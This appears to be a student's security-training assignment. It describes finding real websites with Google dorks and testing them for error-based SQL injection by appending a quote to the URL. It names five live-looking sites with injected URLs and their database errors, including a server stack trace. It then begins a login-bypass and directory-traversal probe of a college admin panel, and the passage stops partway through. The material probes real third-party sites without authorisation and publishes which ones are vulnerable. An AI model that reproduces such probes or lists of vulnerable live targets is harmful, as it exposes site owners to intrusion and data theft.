TASK – 6

TARGET:

1. 5 websites with “error-based SQL injection” vulnerability.
2. 5 websites with “login bypass using SQL injection” vulnerability.
3. 5 websites with “broken access control” vulnerability.

SYNOPSIS:

- **ERROR BASED SQL INJECTION:**
  It throws the error messages given by the database servers. The error messages by the database server are directly visible on client side revealing the information of the database server.
- **LOGIN BYPASS USING SQL INJECTION:**
  It is a way to bypass login mechanism of a system with single user i.e admin.
- **BROKEN ACCESS CONTROL:**
  It is a security vulnerability where critical and confidential files do not have any security mechanism to protect from unauthorised access. The files can be accessed by any one on the network.

SOLUTION:


ERROR BASED SQL INJECTION:

- Here we are going to find out five websites with the “error based SQL injection” vulnerability.

STEP-1:


Open google chrome browser.

ST#IS#4899



STEP-2:


Open an incognito tab in your google browser.



STEP-3:

Firstly, I've used the google dork "inurl:id=" to find the websites that use database to store the data with ID parameter.


ST#IS#4899



STEP-4:

I've visited every website one by one and added a single quote (') at the end of the URL.

ST#IS#4899




Here the %27 after id=1 in the second screenshot indicates the single quote(‘). After visiting the manipulated URL, there was no error regarding database. So this website doesn’t have error based SQL injection vulnerability.

STEP-5:

I’ve tried the above steps for many websites and found the bellow mentioned websites with such vulnerability.

WEBSITE-1:


http://www.embryohotel.com/room-detail.php?id=1%27



ST#IS#4899


WEBSITE-2:

http://www.clascertification.com/index.php?id=15%27



WEBSITE-3:

https://www.heritageaviation.in/news.php?id=1%27



WEBSITE-4:

ST#IS#4899

https://www.webloadmpstore.com/product.php?id=3%27

webloadmpstore.com/product.php?id=3%27

Kernel Error : 2 :: mysql_num_rows() expects parameter 1 to be resource, boolean given in /home1/webloadm/public_html/nuts2/system/db/mysql/mysqlconnection.php line 128

N	File	Line	Class	Function
1	/home1/webloadm/public_html/nuts2/system/debug/error/kernelerror.php	24	BackTrace	BackTrace
2	/home1/webloadm/public_html/nuts2/system/kernel.php	77	KernelError	Raise
3				__frameworkErrorHandler
4	/home1/webloadm/public_html/nuts2/system/db/mysql/mysqlconnection.php	128		mysql_num_rows
5	/home1/webloadm/public_html/nuts2/system/db/mysql/mysqltableadapter.php	126	MySQLConnection	executeScalar
6	/home1/webloadm/public_html/nuts2/system/db/dbtable.php	128	MySQLTableAdapter	getRow
7	/home1/webloadm/public_html/classes/unit/product/product.php	26	DBTable	getByKey
8	/home1/webloadm/public_html/product.php	16	Product	loadByID
9	/home1/webloadm/public_html/nuts2/system/page/page.php	67	ProductPage	onLoadComponent
10	/home1/webloadm/public_html/nuts2/system/page/abstractcomponent.php	99	Page	loadComponent
11	/home1/webloadm/public_html/nuts2/system/application.php	18	AbstractComponent	processComponent
12	/home1/webloadm/public_html/product.php	42	Application	processWebPage

WEBSITE-5:

https://www.rad-journal.org/index.php?id=2%274

rad-journal.org/index.php?id=2%274

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '4" at line 1

LOGIN BYPASS USING SQL INJECTION:


ST#IS#4899

- Here we are going to find out the websites which have the “login bypass using SQL injection” vulnerability.

WEBSITE-1:

STEP-1:

While I was finding for broken access control vulnerability, luckily I found a website that has login bypass vulnerability.



I just came two directories back i.e, from


https://kmdcollege.edu.bd/apanel/admin/download/

to,

